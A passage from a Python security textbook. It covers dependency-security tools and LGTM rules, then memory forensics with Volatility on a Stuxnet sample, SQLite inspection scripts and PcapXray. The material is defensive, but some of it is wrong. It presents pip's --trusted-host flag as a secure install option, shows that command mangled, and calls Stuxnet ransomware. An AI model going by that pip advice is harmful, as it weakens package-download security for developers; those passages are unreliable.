The use of packages through the **`__init__.py`** interface provides a better segregation and separation of privileges and functionality, providing better architecture overall. Designing applications with packages in mind is a good strategy, especially for more complex projects. The **`__init__.py`** package interface allows better control over imports and exposing interfaces such as variables, functions, and classes.

For example, we can use this file to initialize a module of our application and, in this way, have the modules that we are going to use later controlled in this file.

Updating your Python version

Python 3 was released in December 2008, but some developers tend to use older versions of Python for their projects. One problem here is that Python 2.7 and older versions do not provide security updates. Python 3 also provides new features for developers; for example, input methods and the handling of exceptions were improved. Additionally, in 2020, Python 2.7 doesn't have support,

and if you're still using this version, perhaps you need to consider moving up to Python 3 in the next months.

Installing virtualenv

Rather than downloading modules and packages globally to your local computer, the recommendation is to use a **virtual environment** for every project. This means that if you add a program dependency with security problems in one project, it won't impact the others. In this way, each module you need to install in the project is isolated from the module you could have installed on the system in a global way.

Virtualenv supports an independent Python environment by building a separate folder for the different project packages used. Alternatively, you should look at **Pipenv**, which has many more resources in which to build stable applications.

Installing dependencies

You can use **`pip`** to install Python modules and its dependencies in a project. The best way from a security standpoint is to download packages and modules using a special flag available with the **`pip`** command called **`--trusted-host`**.

You can use this flag by adding the **`pypi.python.org`** repository as a trusted source when installing a specific package with the following command:

```
pip install –trusted-host
      pypi.python.org Flask
      <package_name>
```

In the following screenshot, we can see the options of the **`pip`** command to install packages where we can highlight the option related to a trusted-host source:




Figure 11.9 – The trusted-host option for installing packages in a secure way

In the following section, we are going to review some online services for checking security in Python projects.

Using services to check security in Python projects

In the Python ecosystem, we can find some tools for analyzing Python dependencies. These services have the capacity to scan your local virtual environment and requirements file for security issues, to detect the versions of the packages that we have installed in our environment, and to detect outdated modules or that may have some kind of vulnerability associated with them:

- **LGTM** (https://lgtm.com) is a free service for open source projects that allows the checking of vulnerabilities in our code related to SQL injection, CSRF, and XSS.

- **Safety** (https://pyup.io/safety) is a command-line tool you can use to check your local virtual environment and dependencies available in the **`requirements.txt`** file. This tool generates a report that indicates whether you are using a module with security issues.
- **Requires.io** (https://requires.io/) is a service with the ability to monitor Python security dependencies and notify you when outdated or vulnerable dependencies are discovered. This service allows you to detect libraries and dependencies in our projects that are not up-to-date and that, from the point of view of security, may pose a risk for our application. We can see for each package which version we are currently using, and compare it with the latest available version, so that we can see the latest changes made by each module and see whether it is advisable to use the latest version

depending on what we require from our project.

- **Snyk** (https://app.snyk.io) makes checking your Python dependencies easy. It provides a free tier that includes unlimited scans for open source projects and 200 scans every month for private repositories. Snyk recently released improved support for Python in Snyk Open Source, allowing developers to remediate vulnerabilities in dependencies with the help of automated fix pull requests.

LGTM is a tool that follows the business model and the functioning of others such as Travis. In other words, it allows us to connect our public GitHub repositories to execute the analysis of our code. This service provides a list of rules related to Python code security.

Next, we are going to analyze some of the Python-related security rules that LGTM has defined in its database:




Figure 11.10 – LGTM Python security rules

Among the list of rules that it is capable of detecting, we can highlight the following:

- **Incomplete URL substring sanitization**: Sanitizing URLs that may be unreliable is an important technique to prevent attacks such as request spoofing and malicious redirects. This is usually done by checking that the domain of a URL is in a set of allowed domains. We can find an example of this case at https://lgtm.com/rules/1507386916281.
- **Use of a broken or weak cryptographic algorithm**: Many cryptographic algorithms such as DES provided by the libraries for cryptography purposes are known to

be weak. This problem can be solved by ensuring the use of a powerful, modern cryptographic algorithm such as AES-128 or RSA-2048 for encryption, and SHA-2 or SHA-3 for secure hashing. We can find an example of a weak cryptographic algorithm at the URL https://lgtm.com/rules/1506299418482.

- **Request without certificate validation**: Making a request without certificate validation can allow man-in-the-middle attacks. This issue can be resolved by using **`verify=True`** when making a request. We can find an example of this case at the URL https://lgtm.com/rules/1506755127042.

- **Deserializing untrusted input**: The deserialization of user-controlled data will allow arbitrary code execution by attackers. This problem can be solved by using other formats in place of serialized

objects, such as JSON. We can find an example of this case at the URL https://lgtm.com/rules/1506218107765.

- **Reflected server-side cross-site scripting**: This problem can be overcome by escaping the input to the page prior to writing user input. Most frameworks also feature their own escape functions, such as `flask.escape()`. We can find an example of this case at the URL https://lgtm.com/rules/1506064236628.
- **URL redirection from a remote source**: URL redirection can cause redirection to malicious websites based on unvalidated user input. This problem can be solved by keeping a list of allowed redirects on the server, and then selecting from that list based on the given user feedback. We can find an example of this case at the URL https://lgtm.com/rules/1506021017581.

- **Information exposure through an exception**: Leaking information about an exception, such as messages and stack traces, to an external user can disclose details about implementation that are useful for an attacker in terms of building an exploit. This problem can be solved by sending a more generic error message to the user, which reveals less detail. We can find an example of this case at the URL https://lgtm.com/rules/1506701555634.
- **SQL query built from user-controlled sources**: Creating a user-controlled SQL query from sources is vulnerable to user insertion of malicious SQL code. Using query parameters or prepared statements will solve this issue. We can find an example of this case at the URL https://lgtm.com/rules/1505998656266/.

One of the functionalities offered by these tools is the possibility that every time a pull request is made on a repository, it will automatically analyze the changes and inform us whether it presents any type of security alert.

Understanding all of your dependencies

If you are using the Flask web framework, it is important to understand the open source libraries that Flask is importing. Indirect dependencies are as likely to introduce risk as direct dependencies, but these risks are less likely to be recognized. Tools such as those mentioned before can help you understand your entire dependency tree and have the capacity of fixing problems with these dependencies.

Summary

Python is a powerful and easy to learn language, but it is necessary to validate all inputs from a security point of view. There are no limits or controls in the language and it is the responsibility of the developer to know what can be done and what to avoid.

In this chapter, the objective has been to provide a set of guidelines for reviewing Python source code. Also, we reviewed Bandit as a static code analyzer to identify security issues that developers can easily overlook. However, the tools are only as smart as their rules, and they usually only cover a small part of all possible security issues.

In the next chapter, we will introduce forensics and review the primary tools we have in Python for extracting information from memory, SQLite databases, research about network forensics with PcapXray, getting information from the Windows registry, and using the

logging module to register errors and debug Python scripts.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which function does Python provide to evaluate a string of Python code?
2. Which is the recommended function from the **`yaml`** module for converting a YAML document to a Python object in a secure way?
3. Which Python module and method returns a sanitized string that can be used in a shell command line in a secure way without any issues to interpret the commands?
4. Which Bandit plugin has the capacity to search methods and calls related to **`subprocess`** modules that are using the **`shell = True`** argument?

5. What is the function provided by Flask to escape and validate the input data?

Further reading

- **ast module documentation**: https://docs.python.org/3/library/ast.html#ast.literal_eval
- **Pickle module documentation**: https://docs.python.org/3.7/library/pickle.html
- **shlex module documentation**: https://docs.python.org/3/library/shlex.html#shlex.quote
- **mkstemp documentation**: https://docs.python.org/3/library/tempfile.html#tempfile.mkstemp
- **NamedTemporayFile documentation**: https://docs.python.org/3/library/tempfile.html#tempfile.NamedTemporaryFile
- **Pylint official page**: https://www.pylint.org

- **Jenkins**: https://jenkins.io, and **Travis**: https://travis-ci.org are continuous integration/continuous deployment tools
- **GitHub repository Dlint project**: https://github.com/duo-labs/dlint
- **GitHub repository Bandit project**: https://github.com/PyCQA/bandit
- **Bandit documentation related to blacklist calls**: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_calls.html
- **Jinja2 templates documentation**: https://palletsprojects.com/p/jinja/
- **html module documentation**: https://docs.python.org/3/library/html.html#html.escape
- **Flask documentation**: https://flask.palletsprojects.com/en/1.1.x/quickstart/
- **LGTM Python security rules**: https://lgtm.com/search?q=python%20security&t=rules

Section 5: Python Forensics

In this section, the reader will learn how to use tools to apply forensics techniques using Python.

This part of the book comprises the following chapters:

- *Chapter 12, Python Tools for Forensics Analysis*
- *Chapter 13, Extracting Geolocation and Metadata from Documents, Images, and Browsers*
- *Chapter 14, Cryptography and Steganography*

Chapter 12: Python Tools for Forensics Analysis

From the point of view of forensic and security analysis, Python can help us with those tasks related to extracting information from a memory dump, the **`sqlite`** database, and the Windows registry.

This chapter covers the primary tools we have in Python for extracting information from memory, **`sqlite`** databases, research about network forensics with PcapXray, getting information from the Windows registry, and using the logging module to register logging messages and debug Python scripts.

The following topics will be covered in this chapter:

- Volatility framework for extracting data from memory and disk images
- Connecting and analyzing SQLite databases
- Network forensics with PcapXray
- Getting information from the Windows registry
- Logging in Python

Technical requirements

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

This chapter requires the installation of specific tools for extracting data from different resources. You can use your operating system's package management tool to install them.

Here's a quick how-to guide on installing these tools in a Debian-based Linux operating system with the help of the following command:

```
$ sudo apt-get install
      volatility
```

Check out the following video to see the Code in Action:

https://bit.ly/3k4YRUM

Volatility framework for extracting data from memory and disk images

Volatility is a framework designed to extract data from a disk image that is available in RAM memory. This tool is considered able to be run on any operating system that supports Python.

It has the capacity for working with memory dumps from 32-bit and 64-bit systems for Windows, as well as macOS, Linux, and Android operating systems. It has a

modular design, so it is well adapted to new versions of the different systems.

Memory analysis can provide very valuable information since we can see the state of the machine at the time of capturing. This tool has the capacity to extract information related to existing network connections, processes, open files, connected users, and other information that will disappear when the system is restarted.

Among the main features that we can extract, we can highlight the following:

- Processes that were running in the image generation datetime
- Open network ports
- DLLs and files loaded per process
- Registry keys used in processes
- Kernel modules
- Memory addressing by process
- The extraction of executables

In this section, we will use a sample of memory available online, such as the **`stuxnet.vmem`** file, which comes from a virtual machine infected with Stuxnet ransomware.

The ideal scenario to analyze this memory image would be to have a virtual machine with Kali Linux since it has installed some of the tools that we are going to review, so

that the analysis is carried out on a separate machine from the host machine.

You can find the memory extraction in https://cdn.andreafortuna.org/stuxnet.vmem.zip.

Installing Volatility

There are several ways in which Volatility can be installed. One simple method is to install it on a Debian-based Linux distribution. For this task, you can use the following command:

```
$ sudo apt-get install -y
      volatility
```

After installing Volatility, the following command can be used for analyzing a memory image:

```
$ volatility -f
      <memory_image> --
      profile=<image_profile>
      <plugin_ name>
```

In the preceding command, the **`-f`** points to the file that is being analyzed. The **`--profile`** parameter contains the image profile. This is a required parameter so that volatility can locate the necessary data based upon the operating system. Finally, the plugin name is optional and can vary depending on what type of information you would like to extract from the memory image.

Identifying the image profile

One of the first tasks that we could perform could be to determine the operating system that the memory image was extracted from. For this task, we can use the **imageinfo** option that provides information about profiles available in the memory image.

With the **imageinfo** option, we can get the available profiles. Let's see which profiles we get:

```
$ volatility -f stuxnet.vmem
      imageinfo
Volatility Foundation
      Volatility Framework 2.6
INFO    :
      volatility.debug    :
      Determining profile
      based on KDBG search...
           Suggested
      Profile(s) :
      WinXPSP2x86, WinXPSP3x86
      (Instantiated with
      WinXPSP2x86)
                     AS
      Layer1 :
      IA32PagedMemoryPae
      (Kernel AS)
                     AS
      Layer2 :
      FileAddressSpace
      (/home/linux/Escritorio/
      volatility3-
      master/stuxnet.vmem)
                      PAE
      type : PAE
```

```
                          DT
B : 0x319000L
                        KDB
G : 0x80545ae0L
     Number of
Processors : 1
Image Type (Service
Pack) : 3
           KPCR for CPU
0 : 0xffdff000L
         KUSER_SHARED_DAT
A : 0xffdf0000L
      Image date and
time : 2011-06-03
04:31:36 UTC+0000
Image local date and
time : 2011-06-03
00:31:36 -0400
```

In the output of the preceding command, we see different sections, among which we can highlight the suggested profiles together with the operating system of the extracted image, the number of processors, as well as other information such as the date and time the image was created.

Volatility plugins

The **plugins** are the main tool provided by Volatility to perform memory image analysis. For the purposes of examining system memory, several plugins will be examined to ensure that the analyst has sufficient information to execute a proper analysis.

Volatility requires that for each plugin, you need to provide the profile to perform the analysis. This allows Volatility to parse out the necessary information from the memory image.

When you are investigating a memory image, you will mainly focus on identifying any suspicious process running on the system. Volatility consists of many plugins that can extract different information from the memory image. For instance, if you need to list the running processes from the memory image, you can use the **pslist** plugin.

In the following output, we are running the **pslist** plugin against the **stuxnet** memory image:

```
$ volatility -f stuxnet.vmem
      --profile=WinXPSP2x86
      pslist
Volatility Foundation
      Volatility Framework 2.6
Offset(V)  Name
            PID   PPID   Thds
          Hnds   Sess  Wow64
      Start
             Exit

---------- ------------------
      -- ------ ------ ------
      -------- ------ ------ -
      -----------------------
      ----- ------------------
      ------------
0x823c8830
      System
```

```
        4       0     59       4
      03 -----
      -       0


0x820df020
      smss.exe
      376       4       3
      19 ------       0 2010-
      10-29 17:08:53
      UTC+0000

0x821a2da0
      csrss.exe
      600     376     11       3
      95       0       0 2010-
      10-29 17:08:54
      UTC+0000

0x81da5650
      winlogon.exe
      624     376     19       5
      70       0       0 2010-
      10-29 17:08:54
      UTC+0000

...
With the sockets plugin you
      can list the network
      connections and to
      obtain which ports were
      listening on the
      computer:
```

```
$ volatility -f stuxnet.vmem
      --profile=WinXPSP2x86
      sockets
Volatility Foundation
      Volatility Framework 2.6
Offset(V)       PID   Port  P
      roto
      Protocol        Address
              Create Time
---------- -------- ------ --
      ---- --------------- ---
      ------------ -----------
0x81dc2008      680    500
       17
      UDP             0.0.0.0
              2010-10-29
      17:09:05 UTC+0000
0x82061c08        4    445
         6
      TCP             0.0.0.0
              2010-10-29
      17:08:53 UTC+0000
0x82294aa8      940    135
         6
      TCP             0.0.0.0
              2010-10-29
      17:08:55 UTC+0000
0x821a5008      188   1025
         6
      TCP             127.0.0.
      1       2010-10-29
      17:09:09 UTC+0000
```

```
0x81cb3d70     1080   1141
       17
      UDP              0.0.0.0
               2010-10-31
      16:36:16 UTC+0000
...
```

You can use the **devicetree** plugin to display the device tree in the same format as the **DeviceTree** tool. The following entries show the device stack of WinXPSP2x86 that is associated with **stuxnet.vmem**:

```
$ volatility -f stuxnet.vmem
      --profile=WinXPSP2x86
      devicetree
Volatility Foundation
      Volatility Framework 2.6
DRV 0x01f9c978 \Driver\mouhid
---| DEV
      0x81d9c020  FILE_DEVICE_
      MOUSE
------| ATT 0x81e641d0
      PointerClass3 -
      \Driver\Mouclass
      FILE_DEVICE_MOUSE
---| DEV
      0x81d9e020  FILE_DEVICE_
      MOUSE
------| ATT 0x822c41e8
      PointerClass2 -
      \Driver\Mouclass
      FILE_DEVICE_MOUSE
```

```
DRV 0x01f9cb10
      \FileSystem\Msfs
---| DEV 0x82306e90 Mailslot
      FILE_DEVICE_MAILSLOT
...
```

Volatility provides a version to run on top of Python 3 and varies the way plugins are invoked. You can find this version in the following GitHub repository: https://github.com/volatilityfoundation/volatility3.

As we did before, the first thing we will need to start with Volatility will be to determine which operating system our dump corresponds to, so we will use the **`windows.info`** plugin to find out.

To get information from the **`stuxnet`** memory sample, you can run the following command:

```
$ python3 vol.py -f
      stuxnet.vmem
      windows.info
Volatility 3 Framework 1.2.0-
      beta.1
Progress:    0.00 Scanning
      primary2 using
      PdbSignatureScanner
Variable Value
Kernel Base 0x804d7000
DTB 0x319000
Symbols
      file:///home/linux/Escri
      torio/volatility3-
      master/volatility/symbol
      s/windows/ntkrnlpa.pdb/3
```

```
      0B5FB31AE7E4ACAABA750AA2
      41FF331-1.json.xz
primary 0 WindowsIntelPAE
memory_layer 1 FileLayer
KdDebuggerDataBlock
      0x80545ae0
NTBuildLab 2600.xpsp.080413-
      2111
CSDVersion 3
KdVersionBlock 0x80545ab8
Major/Minor 15.2600
MachineType 332
KeNumberProcessors 1
...
```

Volatility 3 provides interesting plugins to extract existing processes that were running during the image memory dump.

We can use the **windows.pslist.PsList** plugin for the visualization of processes in execution. With the following command, we can get a list of processes in execution:

```
$ python3 vol.py -f
      stuxnet.vmem
      windows.pslist.PsList
```

With the **windows.pstree.PsTree** plugin, it is possible to display a tree view with parent and child processes. **PID** represents the child process identifier, and **PPID** corresponds to the parent process identifier and launches the process with the PID identifier:

```
$ python3 vol.py -f
      stuxnet.vmem
      windows.pstree.PsTree
Volatility 3 Framework 1.2.0-
      beta.1
Progress:    0.00 Scanning
      primary2 using
      PdbSignatureScanner
PID PPID ImageFileName
      Offset(V) Threads
      Handles SessionId Wow64
      CreateTime ExitTime
4 0 System 0x81f14938 59 403
      N/A False N/A N/A
* 376 4 smss.exe 0x81f14938 3
      19 N/A False 2010-10-29
      17:08:53.000000 N/A
** 600 376 csrss.exe
      0x81f14938 11 395 0
      False 2010-10-29
      17:08:54.000000 N/A
** 624 376 winlogon.exe
      0x81f14938 19 570 0
      False 2010-10-29
      17:08:54.000000 N/A
...
```

With the following command, we can extract certificates, and it is recommended to run it with **sudo**:

```
$ sudo python3 vol.py -f
      stuxnet.vmem
      windows.registry.certifi
      cates.Certificates
```

```
Volatility 3 Framework 1.2.0-
      beta.1
Progress:    0.00 Scanning
      primary2 using
      PdbSignatureScanner
Certificate path Certificate
      section Certificate ID
      Certificate name
Software\Microsoft\SystemCert
      ificates Root
      ProtectedRoots -
Software\Microsoft\SystemCert
      ificates Root
      ProtectedRoots -
Software\Microsoft\SystemCert
      ificates Root
      ProtectedRoots -
...
```

In this section, we have reviewed Volatility as an open source memory forensics framework. At this point, you should have an understanding of how to run Volatility plugins on an acquired memory image. We have learned about the different plugins and how to use them to extract forensic artifacts from the memory image. In the following section, you will learn how to get information from a **`sqlite`** database.

Connecting and analyzing SQLite databases

In this section, we will review the structure of a **`sqlite`** database and **`sqlite3`** as a Python module for connecting and tools for recovering content from this database.

SQLite databases

SQLite (http://www.sqlite.org) is a lightweight database that does not require any servers to be installed or configured. For this reason, it is often used as a prototyping and development database where the database is in a single file.

To access the data stored in these files, you can use specific tools such as a browser for SQLite (http://sqlitebrowser.org). SQLite Browser is a tool that can help during the process of analyzing the extracted data, while the **Browse Data** tab allows you to see the information present in different tables within the **`sqlite`** files.

In the following GitHub repository, we can find an example of a **`sqlite`** database: https://github.com/jpwhite3/northwind-SQLite3. In the following screenshot, we can see the SQLite database structure for the **`northwind-SQLite3`** database:




Figure 12.1 – SQLite database structure

The Northwind database contains a schema for managing small business customers, orders, inventory, purchasing, suppliers, shipping, and employees.

Now, we move on to our next Python module – the **`sqlite3`** module.

The sqlite3 module

The **sqlite3** module (https://docs.python.org/3.5/library/sqlite3.html) provides a simple interface for interacting with SQLite databases.

To use SQLite3 in Python, a connection object is created using the **`sqlite3.connect()`** method:

```
import sqlite3
connection =
      sqlite3.connect('databas
      e.sqlite')
```

As long as the connection is open, any interaction with the database requires that you create a cursor object with the **`cursor()`** method:

```
cursorObj =
      connection.cursor()
```

Now, we can use the cursor object to call the **`execute()`** method to execute any SQL query from a specific table:

```
cursorObj.execute('SELECT *
      FROM table')
```

In the following example, we are creating a function, **`read_from_db(cursor)`**, that reads records from a **`sqlite`** database. You can find the following code in the **`sqlite_connection.py`** file:

```
#!/usr/bin/python3
import sqlite3
from sqlite3 import
      DatabaseError
def read_from_db(cursor):
  cursor.execute('SELECT *
      FROM Customer')
  data = cursor.fetchall()
  print(data)
  for row in data:
    print(row)
try:
    connection =
      sqlite3.connect("databas
      e.sqlite")
```

```
    cursor =
      connection.cursor()
    read_from_db(cursor)
except DatabaseError as
      exception:
    print("DatabaseError:",ex
      ception)
finally:
    connection.close()
```

In the preceding script, we are executing the query with the cursor to later access the data from the cursor, using the **`cursor.fetchall()`** method. Finally, we print the data iterating through the list of items.

The script also provides a **`try..except`** block, where we are managing exceptions related to the database. For example, if the table does not exist in the database, it will throw the following database error exception:

```
DatabaseError: no such table:
      notexits
```

We continue to list tables in a SQLite3 database.

To obtain the tables from a SQLite3 database, we need to perform a **`SELECT`** query on the **`sqlite_master`** table and then use the **`fetchall()`** method to obtain the results returned by the statement.

We can execute the following query to get table names, as can be seen in this screenshot from DB Browser for SQLite:




Figure 12.2 – SQLite query for getting table names

You can use the following script to list all tables in your SQLite 3 database in Python. You can find the following code in the **get_tables_database.py** file:

```
#!/usr/bin/env python3
import sqlite3
connection =
      sqlite3.connect('databas
      e.sqlite')
def
      tables_in_sqlite_databas
      e(connection):
    cursor =
      connection.execute("SELE
      CT name FROM
      sqlite_master WHERE
      type='table';")
    tables = [
```

```
        v[0] for v in
      cursor.fetchall()
        if v[0] !=
      "sqlite_sequence"
    ]
    cursor.close()
    return tables
tables =
     tables_in_sqlite_databas
     e(connection)
tables.remove('Order')
cursor = connection.cursor()
for table in tables:
    sql="select * from
     {}".format(table)
    cursor.execute(sql)
    records =
     cursor.fetchall()
    print(sql+" "+
     str(len(records))+"
     elements")
connection.close()
```

In the preceding code, we are defining a function called **tables_in_sqlite_database(connection)**, where we are executing a select over the **sqlite_master** that stores all the table names.

In the following output, we can see the execution of the preceding script, where we are obtaining the number of records for each table:

```
$ python3
      get_tables_database.py
select * from Employee 9
      elements
select * from Category 8
      elements
select * from Customer 91
      elements
select * from Shipper 3
      elements
select * from Supplier 29
      elements
select * from Product 77
      elements
select * from OrderDetail
      2155 elements
select * from
      CustomerCustomerDemo 0
      elements
select * from
      CustomerDemographic 0
      elements
select * from Region 4
      elements
select * from Territory 53
      elements
select * from
      EmployeeTerritory 49
      elements
```

For each table we have found with the first query, we are executing another query to obtain the number of records.

Now, we are going to review how to get a schema of SQLite3 tables in Python. You can find the following code in the **get_schema_table.py** file:

```
#!/usr/bin/env python3
import sqlite3
def
      sqlite_table_schema(conn
      ection, table_name):
    cursor =
      connection.execute("SELE
      CT sql FROM
      sqlite_master WHERE
      name=?;", [table_name])
    sql = cursor.fetchone()
      [0]
    cursor.close()
    return sql
connection =
      sqlite3.connect('databas
      e.sqlite')
table_name =input("Enter the
      table name:")
print(sqlite_table_schema(con
      nection,table_name ))
connection.close()
```

In the preceding code, we are defining a function called **sqlite_table_schema()**, where we are executing a select over **sqlite_master** for a specific table name. First, we request that the user enters the table name and we will call that function with **connection** and **table_name** as parameters.

When executing the preceding script, we can get the following output where we get the schema from the customer table entered by the user:

```
$ python3 get_schema_table.py
Enter the table name:Customer
CREATE TABLE "Customer"
(
  "Id" VARCHAR(8000) PRIMARY
     KEY,
  "CompanyName" VARCHAR(8000)
     NULL,
  "ContactName" VARCHAR(8000)
     NULL,
  "ContactTitle"
     VARCHAR(8000) NULL,
  "Address" VARCHAR(8000)
     NULL,
  "City" VARCHAR(8000) NULL,
  "Region" VARCHAR(8000)
     NULL,
  "PostalCode" VARCHAR(8000)
     NULL,
  "Country" VARCHAR(8000)
     NULL,
  "Phone" VARCHAR(8000) NULL,
  "Fax" VARCHAR(8000) NULL
)
```

Now that you know the main Python module for extracting information from a **`sqlite`** database, let's move on to learning how we can introduce network forensics by analyzing pcap capture files.

Network forensics with PcapXray

Within the set of tools that can help us analyze the packets that are being exchanged in a network, we can highlight the Wireshark packet analyzer.

Applications such as Wireshark offer us the possibility of analyzing network traffic and later saving this information in a file in pcap format. This format is one of the most commonly used for storing network packet data created during a real-time network capture and is often used to apply filters to the captured packets and analyze their characteristics.

However, when we have a very large pcap file with a large amount of information, it is sometimes difficult to determine what is happening on the network.

At this point, we can find other tools that can help us in the analysis, among which we can highlight **PcapXray**. This tool offers us visual network diagrams with all the incoming and outgoing traffic from a capture that we have made previously.

This tool allows us to graphically display all the network traffic of the pcap capture that we have loaded. It is also capable of highlighting important traffic, Tor network traffic, and potential malicious traffic, including the data involved in the communication.

Being an application that has a graphical interface, we need to previously install the Python **`tkinter`**, **`graphviz`**, **`pil`**, and **`imagetk`** libraries. These libraries could be installed both from the Python package manager and from the Debian apt package manager:

```
$ sudo apt install python3-tk
      && sudo apt install
```

```
      graphviz
$ sudo apt install python3-
      pil python3-pil.imagetk
```

To install PcapXray, we do it from the code that can be found in the GitHub repository at https://github.com/Srinivas11789/PcapXray.

The following Python modules are included in the **`requirements.txt`** file:

- **`scapy`**: Allows packages to be read from an input pcap file
- **`ipwhois`**: To get **`ip whois`** information
- **`netaddr`**: To verify the type of IP information
- **`pillow`**: An image processing module
- **`stem`**: A Tor consensus data collection module
- **`pyGraphviz`**, **`networkx`**, **`matplotlib`**: Python modules for graphics

We can install these modules with the help of the following command:

```
$ sudo pip3 install -r
      requirements.txt
```

Once the dependencies have been downloaded and installed, we can execute them with the following command:

```
$ python3
      PcapXtray/Source/main.py
```

The graphical interface provides options for loading **`Pcap`** files and displaying the network diagram:




Figure 12.3 – PcapXray graphical interface

We can find some pcap example files inside the project in the GitHub repository:

https://github.com/Srinivas11789/PcapXray/tree/master/Source/Module/examples

In the following example, we are loading the **`torExample.pcap`** file, which shows the diagram where the hosts are identified, as well as the origin and destination addresses of the connections.

Once we have loaded the file, we can zoom in on the graph, as well as filter the traffic that interests us from the **Traffic: All From: All To: All** option:

In the following screenshot, we can see connections and hosts found in the **pcap** file:




Figure 12.4 – PcapXray connections in the pcap file

In this section, we have reviewed a digital forensic tool that allows you to visualize a network packet capture as a network diagram that includes device identification, highlighting the important parts of communication and file extraction. Next, we are going to introduce how to get information from the Windows registry with Python modules.

Getting information from the Windows registry

The Windows operating system stores all the system configuration information in an internal database called the **Windows Registry** that is stored as a data dictionary in key-value format for each registry entry.

The registry stores information in a hierarchical way, where the operating system has six entries in the root

